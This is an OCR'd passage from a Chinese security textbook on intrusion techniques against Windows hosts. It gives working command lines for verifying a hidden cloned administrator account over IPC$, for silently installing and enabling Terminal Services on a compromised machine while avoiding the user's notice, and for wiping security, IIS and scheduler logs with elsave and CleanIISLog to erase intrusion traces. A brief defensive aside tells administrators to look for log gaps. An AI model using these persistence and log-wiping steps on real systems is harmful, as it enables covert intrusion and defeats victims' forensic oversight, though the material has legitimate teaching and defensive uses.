



图 2.22　查看账户列表

这样创建的隐藏账户,不能再更改密码。只要一更改密码,在图形化的账户管理器中,就会显示出该隐藏账户。

(6) 验证隐藏的克隆账户的有效性和权限。

在获得的远程 Shell 窗口中按 Ctrl+C 键,结束远程 Shell。然后在本地命令行窗口中执行以下命令,断开原来建立的 IPC$ 连接。

```
F:\hacktool>net use \\192.168.6.73\ipc$ /del
\\192.168.6.73\ipc$ 已经删除。
```

执行以下命令,重新使用 admin$ 账户与远程目标主机建立 IPC$ 连接。

```
F:\hacktool>net use \\192.168.6.73\ipc$ 24361 /user:admin$
```

命令成功完成。

根据输出信息可见,连接创建成功,说明 admin$ 账户存在。下面通过上传文件来验证该账户的权限大小,若能上传文件成功,则说明账户克隆也是成功的。

```
F:\hacktool>copy sc.exe \\192.168.6.73\admin$
已复制                    1 个文件
```

根据输出信息可见,文件上传成功。

# 2.5 终端服务

在成功入侵获得远程目标主机的 Shell 命令行并克隆隐藏账户之后,若想能以图形化界面远程操控目标主机,最佳的方法是开启目标主机的终端服务,以后就能以远程桌面连接的方式,操控远程目标主机。

下面主要介绍如何远程开启目标主机的终端服务,以及远程启用目标主机的远程桌面的操作方法。

## 2.5.1 终端服务简介

利用终端服务和远程桌面客户端软件,可获得远程目标主机的桌面环境,从而实现以图形化的桌面环境远程操控目标主机。

要实现远程登录并获得目标主机的桌面环境,目标主机应安装终端服务组件并启动终端服务,同时还必须在"控制面板"的"系统属性"的"远程"设置选项卡中,勾选"启用这台计算机上的远程桌面"选项,如图 2.23 所示,否则客户端将无法成功登录连接远程桌面。

终端服务默认使用 TCP 3389 端口工作,根据需要,通过修改注册表可重设该端口号。

在结束对远程桌面的操作时,应在远程桌面系统的"开始"菜单中选择"注销"选项,通过注销操作系统登录的方式来关闭远程桌面的连接窗口,不要直接关闭该窗口,否则易导致因太多用户没有正常退出,而下次无法远程连接的情况。

## 2.5.2 终端服务的远程开启与管理

在图形化的桌面环境来操作和管理终端服务比较简单,下面针对远程入侵的需求介绍





图 2.23　设置启用远程桌面

以命令行的操作方式远程操控和管理远程目标主机的终端服务。

**1. 查询和控制终端服务的运行**

查询终端服务的运行状态或远程启动终端服务的运行，可使用前面介绍的 netsvc 或 sc 命令来实现。

**2. 启用目标计算机的远程桌面**

要启用远程目标计算机的终端服务，通常是在如图 2.23 所示的图形化界面中来操作完成的。在远程入侵只获得远程命令行的情况下，这种图形化的界面操作是不可能完成的，为此只能通过所获得的远程命令行操作来实现。

勾选“启用这台计算机上的远程桌面”选项实际上是修改以下注册表项的“fDenyTSConnections”的值，允许远程桌面连接，其值修改为 0；不允许，则值修改为 1。

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
```

因此，在远程命令行中，可通过修改注册表项的值来实现。具体操作方法和步骤是先通过命令行操作，将该注册表项的数据导出到文件中，然后将文件下载到本地，在本地编辑修改注册表项的值，然后再将修改后的注册表文件上传到远程目标主机，最后在远程命令行中，将注册表文件导入注册表，从而完成对目标主机远程桌面的启用。

**3. 查看目标主机终端服务的端口号**

终端服务默认使用的端口号为 TCP 3389，但用户是可以更改端口号的，为了获知远程目标主机终端服务的端口号，可采用以下操作。

终端服务的端口号保存在注册表的两个位置，其位置是：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP - Tcp
```

在以上两个位置的表项下面都有一个名为 PortNumber 的数据项，其值为终端服务端口号的十六进制值。比如 3389，其值为 0x00000d3d。

要查看远程目标主机终端服务的端口号，可在远程命令行中，将这部分注册表数据导出成文件，然后将文件下载到本地，然后查看 PortNumber 数据项的值即可。

若要修改终端服务的端口号，也是修改注册表中的 PortNumber 数据项的值，更改后要重启计算机才能生效。

**4. 远程安装终端服务组件**

如果目标主机未安装终端服务组件，则无法实现远程桌面连接。此时可利用无人值守安装程序(sysocmgr. exe)来实现自动安装该组件。通过使用“/q 参数”，在安装过程中不需要交互，也不会显示安装界面窗口。因此，利用 sysocmgr. exe 程序，可实现在命令行添加或删除 Windows 组件。

在所获得的远程 Shell 命令行，执行以下命令来远程安装终端服务组件。

```
C:\> echo [Components]> C:\unattend. txt
C:\> echo TSEnable = on >> C:\unattend. txt
C:\> sysocmgr /i: %windir%\inf\sysoc. inf /u:c:\unattend. txt /q /r
```

参数“/i:%windir%\inf\sysoc. inf”用于指定主 inf 的名称，以此作为安装的源路径。参数“/r”在需要重新启动系统时，抑制自动重新启动系统，以防止用户注意到系统的异常重启。参数“/u:c:\unattend. txt”用于指定无人值守安装的应答文件，该文件指定了要安装或要删除的组件。

在终端服务启动成功并启用远程桌面后，以后就可使用远程桌面这个客户端软件，来获得目标主机的远程桌面，从而实现对目标主机基于图形化界面的操控，这比基于命令行的操控要更直观和方便。

## 2.6 清除日志

入侵目标主机后，在结束本次入侵攻击之前，攻击者一般都会清除入侵日志记录和删除入侵过程中可能产生的临时性文件，以消除入侵痕迹，避免暴露自己。作为管理员，应经常查看和分析日志文件，并要注意日志文件内容的日期和时间是否连续，若发现某一个日志文件的内容缺某一段时间的日志，则系统可能遭受过入侵，此时就要仔细对系统进行检查了。

日志记录包括操作系统产生的日志、IIS 应用服务进程产生的日志记录(比如 Web 服务日志和 FTP 服务日志等)和计划任务进程(Scheduler)产生的日志。

**1. 操作系统日志**

操作系统的日志属于事件日志，由操作系统的 Eventlog 服务进程自动记录产生，分为应用程序日志、安全日志和系统日志，可使用“事件查看器”查看。

操作系统日志文件默认保存在%windir%\system32\config\目录下，但用户可以进行设置修改。不过，可以通过查看目标主机的注册表项，来获知操作系统日志文件的存放位置。记录操作系统日志文件位置的注册表项为 HKEY_LOCAL_MACHINE\SYSTEM\

CurrentControlSet\Services\Eventlog\，在 Eventlog 子项下面又有 Application、Security 和 System 3 个子项，分别记录的是应用程序日志、安全日志和系统日志的相关配置信息，如图 2.24 所示。





图 2.24　操作系统日志配置信息在注册表中的位置

若遇到对方管理员更改了操作系统日志的存放位置，目前又只获得远程 Shell 的情况下，则可通过导出目标主机的注册表项来查看获知。

在操作系统日志中，与入侵记录相关的主要是安全性日志，在该日志中记录了账户登录成功与失败，登录与注销、策略改动等事件信息。

如果管理员没有在“本地安全设置”→“本地策略”→“审核策略”中开启对相关事件的审核，则操作系统不会记录这些事件日志。

要清除操作系统日志，可使用 elsave.exe 工具软件来实现，该工具软件可清除远程主机或本地主机的操作系统日志。若用于清除远程主机的操作系统日志，在执行该命令之前，应先创建 IPC$ 连接，并具备管理员权限。

命令用法：`elsave -s \\`*`remote_ip`*` -l "application|system|security" [-F `*`logfilepath`*`] -C`

参数说明：“-s *remote_ip*”用于指定要清除操作系统日志的远程目标主机的 IP 地址。“-l”参数用于指定日志的类型，其中，application 代表应用程序日志，system 代表系统日志，security 代表安全日志。“-C”代表清除日志。“-F *logfilepath*”参数为可选项，用于指定日志文件的路径。

例如，若要清除 IP 地址为 192.168.168.231 目标主机的安全日志，则操作命令为：

```
elsave -s \\192.168.168.231 -l "security" -C
```

**2. IIS 日志**

对于通过 SQL 注入攻击进行入侵，通过网站后台系统入侵或者 FTP 登录进行入侵等操作，会在 IIS 日志中留下访问日志记录。

IIS 日志默认保存在%windir%\system32\logfiles\目录中。对于 www 日志保存在 W3SVC1 子目录中,FTP 日志保存在 MSFTPSVC 子目录中。默认每天产生一个日志文件。

要清除 IIS 日志,可使用 CleanIISLog.exe 工具软件来实现,该软件只能在远程目标主机本地运行,不能在客户端远程执行,而且必须具有 Administrator 权限。不过,可在所获得的远程 Shell 的命令行中来执行。

CleanIISLog.exe 可以不留痕迹地清除指定 IP 的 IIS 访问连接记录,并能在系统日志中将本身的运行记录清除,其命令用法为:

```
CleanIISLog <LogFile|.> <CleanIP|.>
```

参数说明:*LogFile* 代表要处理的日志文件,若指定为“.”,则表示在所有的日志文件中进行日志清除操作;*CleanIP* 用于指定要清除哪个 IP 的访问连接日志,若指定为“.”,则清除所有的 IP 日志记录,即清除日志文件中的全部内容。

例如,若要在远程目标主机中清除与 192.168.168.15 相关的 IIS 日志记录,则操作步骤如下。

首先将 CleanIISLog.exe 文件上传到远程目标主机,然后在所获得的远程 Shell 命令行执行以下命令。

```
C:\>cleaniislog . 192.168.168.15
CleanIISLog Ver 0.1, by Assassin 2001. All Rights Reserved.
======== Step 1 ==========
Stopping Service w3svc.
Service w3svc Stopped.
Stopping Service msftpsvc.
Service msftpsvc Stopped.
======== Step 2 ==========
Process Log File ex091015.log...Done (0010) Records Removed
Process Log File ex091019.log...Done (0012) Records Removed
======== Step 3 ==========
Starting up w3svc...
Service w3svc Started.
Starting up msftpsvc.
Service msftpsvc Started.
Restore Service
========= Done ==========
```

### 3. 计划任务进程产生的日志

计划任务服务进程产生的日志文件默认保存在%windir%\Tasks\SchedLgu.txt 文件中。要删除该日志文件或清除日志文件的内容,必须先停止 Task Scheduler 服务,删除之后,再开启该服务。

计划任务的日志文件配置信息,保存在以下注册表项中,如图 2.25 所示。其中的 LogPath 数据项的值就是日志文件的路径及其日志文件的名称。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SchedulingAgent
```





图 2.25　计划任务日志文件配置信息在注册表中的位置

# 2.7　网络安全漏洞与网络安全

本节主要介绍网络漏洞对网络安全的威胁，并以 Unicode 漏洞、SQL 注入漏洞为例，介绍利用网络漏洞进行系统攻击与入侵的基本方法。

## 2.7.1　安全漏洞简介

**1. 安全漏洞的定义**

安全漏洞，简言之即为与系统安全性相关的漏洞。微软公司的定义是：在合理配置了产品的条件下，由于产品自身存在的缺陷，产品的运行可能被改变以产生非设计者预期的后果，并可最终导致安全性被破坏的问题，包括使用者系统被非法侵占、数据被非法访问并泄露，或系统拒绝服务等，这些缺陷称为安全漏洞。

比如缓冲区溢出漏洞，这是一个在操作系统、各种应用服务软件中普遍存在的一种漏洞。当目标主机收到超过它处理能力的数据时，将发生缓冲区溢出。这些多余的数据使程序的缓冲区溢出，然后覆盖程序数据。溢出使目标系统的程序被修改，经过这种修改，大部分结果将在目标系统上产生一个后门或获得目标系统的“System”执行权限。通过精心构造发送数据，攻击者还可改变程序执行流程，执行任意代码。

**2. 安全漏洞的类别**

在网络平台中，网络安全漏洞是大量而且普遍存在的，包括网络通信协议（比如 DNS、TCP、SSL 等）存在的安全漏洞、应用服务器软件存在的安全漏洞（比如 IIS 或 Apache 服务器存在的安全漏洞）、客户端主机应用程序（比如 Flash 播放器、IE 浏览器、Adobe Reader 阅读器等）存在的安全漏洞、服务器和客户端操作系统存在的安全漏洞等。

**3. 安全漏洞对网络安全的威胁**

安全漏洞对网络系统的安全构成了严重的威胁。不同的漏洞，其利用方法各不相同，但

最终的目的是要获得对目标系统的最高控制权。

成功利用网络安全漏洞，攻击者可获得远程执行权限或提升账户权限，获得管理员账户或系统账户的执行权限，从而实现远程执行任意指令，并进一步控制目标计算机系统。根据漏洞的性质和严重程度，攻击者甚至还可利用网络漏洞发起大面积的网络攻击。

比如 DNS 协议的 Kaminsky 漏洞，将导致域名解析被劫持，使用户在不知情的情况下访问错误的网站，并容易引发网络钓鱼攻击，对网站构成严重的安全威胁。操作系统和应用服务软件所存在的安全漏洞，使攻击者可获得远程执行任意代码的权限，导致主机被攻击者所控制。

